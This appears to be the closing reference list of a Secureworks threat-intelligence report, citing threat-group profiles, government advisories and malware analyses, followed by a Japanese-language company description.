https://www.secureworks.com/research/threat-profiles/iron-tilden

84 **IRON LIBERTY threat group profile, Secureworks.**
https://www.secureworks.com/research/threat-profiles/iron-liberty

85 **IRON HUNTER threat group profile, Secureworks.**
https://www.secureworks.com/research/threat-profiles/iron-hunter



86 **IRON HEMLOCK threat group profile, Secureworks.** https://www.secureworks.com/research/threat-profiles/iron-hemlock

87 **IRON RITUAL threat group profile, Secureworks.** https://www.secureworks.com/research/threat-profiles/iron-ritual

88 **IRON TWILIGHT threat group profile, Secureworks.** https://www.secureworks.com/research/threat-profiles/iron-twilight

89 **IRON VIKING threat group profile, Secureworks.** https://www.secureworks.com/research/threat-profiles/iron-viking

90 **NICKEL ACADEMY threat group profile, Secureworks.** https://www.secureworks.com/research/threat-profiles/nickel-academy

91 **Lazarus Targets Chemical Sector, Symantec, accessed 7/28/22.** https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/lazarus-dream-job-chemical

92 **NICKEL KIMBALL threat group profile, Secureworks.** https://www.secureworks.com/research/threat-profiles/nickel-kimball

93 **North Korean Hackers Have Prolific Year as Their Unlaundered Cryptocurrency Holdings Reach All-time High, Chainalysis, accessed 7/28/22.** https://blog.chainalysis.com/reports/north-korean-hackers-have-prolific-year-as-their-total-unlaundered-cryptocurrency-holdings-reach-all-time-high/

94 **NICKEL GLADSTONE threat group profile, Secureworks.** https://www.secureworks.com/research/threat-profiles/nickel-gladstone

95 **TraderTraitor: North Korean State-Sponsored APT Targets Blockchain Companies, CISA, accessed 7/28/22.** https://www.cisa.gov/uscert/ncas/alerts/aa22-108a

96 **North Korea Designation Update, U.S. Department of the Treasury, accessed 7/28/22.** https://home.treasury.gov/policy-issues/financial-sanctions/recent-actions/20220414

97 **BRONZE BUTLER threat group profile, Secureworks.** https://www.secureworks.com/research/threat-profiles/bronze-butler

98 **Defeating APT10 compiler-level obfuscations, Virus Bulletin, accessed 7/28/22.** https://www.virusbulletin.com/conference/vb2019/abstracts/defeating-apt10-compiler-level-obfuscations/

99 **GuLoader: Peering Into a Shellcode-based Downloader, Crowdstrike, accessed 7/28/22.** https://www.crowdstrike.com/blog/guloader-malware-analysis/

100 **GOLD DUPONT threat group profile, Secureworks.** https://www.secureworks.com/research/threat-profiles/GOLD-DUPONT

101 **THREAT ALERT: Raspberry Robin Worm Abuses Windows Installer and QNAP Devices, Cybereason, accessed 7/28/22.** https://www.cybereason.com/blog/threat-alert-raspberry-robin-worm-abuses-windows-installer-and-qnap-devices

102 **ODBCCONF.EXE, Microsoft, accessed 8/4/22.** https://docs.microsoft.com/en-us/sql/odbc/odbcconf-exe?view=sql-server-ver16

103 **BRONZE ATLAS threat group profile, Secureworks.** https://www.secureworks.com/research/threat-profiles/bronze-atlas

104 **AUTHENTICODE (I): UNDERSTANDING WINDOWS AUTHENTICODE, RME, accessed 7/28/22.** https://reversea.me/index.php/authenticode-i-understanding-windows-authenticode/

105 **Microsoft Security Bulletin MS13-098 - Critical, Microsoft, accessed 7/28/22.** https://docs.microsoft.com/en-us/security-updates/securitybulletins/2013/ms13-098

106 **Microsoft Security Advisory 2915720, Microsoft, accessed 7/28/22.** https://docs.microsoft.com/en-us/security-updates/securityadvisories/2014/2915720

107 **Russian State-Sponsored Cyber Actors Gain Network Access by Exploiting Default Multifactor Authentication Protocols and "PrintNightmare" Vulnerability, CISA, accessed 8/1/22.** https://www.cisa.gov/uscert/ncas/alerts/aa22-074a


108 **Lapsus$ and SolarWinds hackers both use the same old trick to bypass MFA, Ars Technica, accessed 7/28/22.** https://arstechnica.com/information-technology/2022/03/lapsus-and-solar-winds-hackers-both-use-the-same-old-trick-to-bypass-mfa/

109 **Catching Transparent Phish: Analyzing and Detecting MITM Phishing Toolkits, Stony Brook University and Palo Alto, accessed 7/28/22.** https://catching-transparent-phish.github.io/catching_transparent_phish.pdf

110 **Clever phishing method bypasses MFA using Microsoft WebView2 apps, Bleeping Computer, accessed 7/28/22.** https://www.bleepingcomputer.com/news/security/clever-phishing-method-bypasses-mfa-using-microsoft-webview2-apps/

111 **MITRE ATT&CK(r) Navigator.** https://mitre-attack.github.io/attack-navigator/

112 **OS Credential Dumping, MITRE ATT&CK(r).** https://attack.mitre.org/techniques/T1003/



Secureworksについて

Secureworks（セキュアワークス、NASDAQ:SCWX）は、Secureworks® Taegis™を通じてお客様のビジネス進捗を保護するサイバーセキュリティのグローバルリーダーです。Taegisはクラウドネイティブなセキュリティ分析プラットフォームであり、20年以上にわたる実業務を通して蓄積された脅威インテリジェンスとリサーチに基づき構築されています。お客様は、高度な脅威を効果的に検知し、合理的な調査と関係チーム間のコラボレーションを行い、そして適切な対応アクションを自動化することが可能となります。

詳細につきましては、**03-4400-9373**、または、**secureworks.jp**をご覧ください。

Secureworks®